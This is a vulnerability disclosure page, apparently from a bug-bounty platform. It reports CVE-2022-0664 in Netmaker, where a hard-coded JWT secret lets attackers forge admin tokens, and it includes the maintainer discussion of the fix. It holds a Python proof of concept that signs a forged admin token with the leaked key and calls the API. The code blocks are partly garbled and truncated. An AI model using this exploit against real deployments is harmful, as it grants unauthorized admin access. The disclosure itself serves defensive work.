Use of Hard-coded Cryptographic Key in gravitl/netmaker 2

Valid Reported on Feb 10th 2022

Description

Netmaker is an applicaton that enable easly deployment of a mesh vpn based on Wiregaurd.
To authenticate and manage users throughout the application, it is used JWT tokens.
The secret key used to sign these tokens is hard-coded in the code, which means they can be faked. So, an attacker can create a valid authentication token for any user and use it with admin privileges since the privilege verification is implemented on top of them.

Proof of Concept

To explore this vulnerability is necessary to know an existent username.
Instructions:
Change the `username` and `netmaker_api` variables for an existent username and the api url of your instance.
Run the exploit below.

```
from requests import post
import jwt # pip3 install pyjwt


username = 'cenas1' # CHANGEME valid username
netmaker_api = "https://api.nm.1-7-8-9.nip.io:443" # CHANGEME please change

netmaker_url = netmaker_api + "/api/networks"

hardcoded_secretKey = '(BytesOverTheWire)'

encoded_jwt = jwt.encode({
  "IsAdmin": True,
  "UserName": username,
  "Networks": [],
} hardcoded_secretKey, algorithm='HS256') # creates a "fake" JWT token
```

```
},hardcoded_secretkey, algorithm="HS256") # creates a "fake" JWT token

headers = {"Authorization": "Bearer " + encoded_jwt}


d_json={"addressrange": "10.134.2.0/24", "addressrange6": "", "defaultudphc

r = post(netmaker_url, headers=headers, json=d_json)
```

Go to the `Networks` tab, on the netmaker-ui and check if a new network was created, called `illegalnet`.

Impact

An attacker knowing the username of a valid user can perform any action as a user with admin privileges.

Possible mitigation

Generate a random JWT key in the instalation process.

CVE
CVE-2022-0664
(Published)


Vulnerability Type
CWE-321: Use of Hard-coded Cryptographic Key

Severity
High (8.8)

Visibility
Public

Status
Fixed

Found by



André Cirne
@mrsuicideparrot
unranked

This report was seen 523 times.

We are processing your report and will contact the **gravitl/netmaker** team within 24 hours. 10 months ago

We created a **GitHub Issue** asking the maintainers to create a `SECURITY.md` 9 months ago

We have opened a **pull request** with a `SECURITY.md` for **gravitl/netmaker** to merge. 9 months ago

We have contacted a member of the **gravitl/netmaker** team and are waiting to hear back 9 months ago

A **gravitl/netmaker** maintainer 9 months ago — Maintainer

Hi Andre, thank you for bringing this to our attention. Just to confirm, the issue is that we are hard-coding the value '(BytesOverTheWire)' in jwt.go, and the solution would be to randomly generate a string on startup (perhaps the MASTER_KEY value). Does that sound correct?

André Cirne 9 months ago — Researcher

Exactly, a solution for this would be to generate a key on startup.

We have sent a follow up to the **gravitl/netmaker** team. We will try again in 7 days. 9 months ago

Alex Feiszli validated this vulnerability 9 months ago

André Cirne has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Alex Feiszli 9 months ago — Maintainer

Thanks Andre, we have mitigated this vulnerability and the patch should be in our master branch. Can you confirm the fix is appropriate?

André Cirne 9 months ago

I checked, and the fix is appropriate! The vulnerability is mitigated.

A **gravitl/netmaker** maintainer marked this as fixed in **0.8.5,0.9.4,0.10.0,0.10.1** with commit **9bee12** 9 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

A **gravitl/netmaker** maintainer 9 months ago Maintainer

Thanks Andre, we want to pay you a bounty but when it said "confirm fix" it did not let us choose your name. Is there another way we can pay you?

Also, do you have any suggestions on the appropriate way to notify the community?

Sign in to join this conversation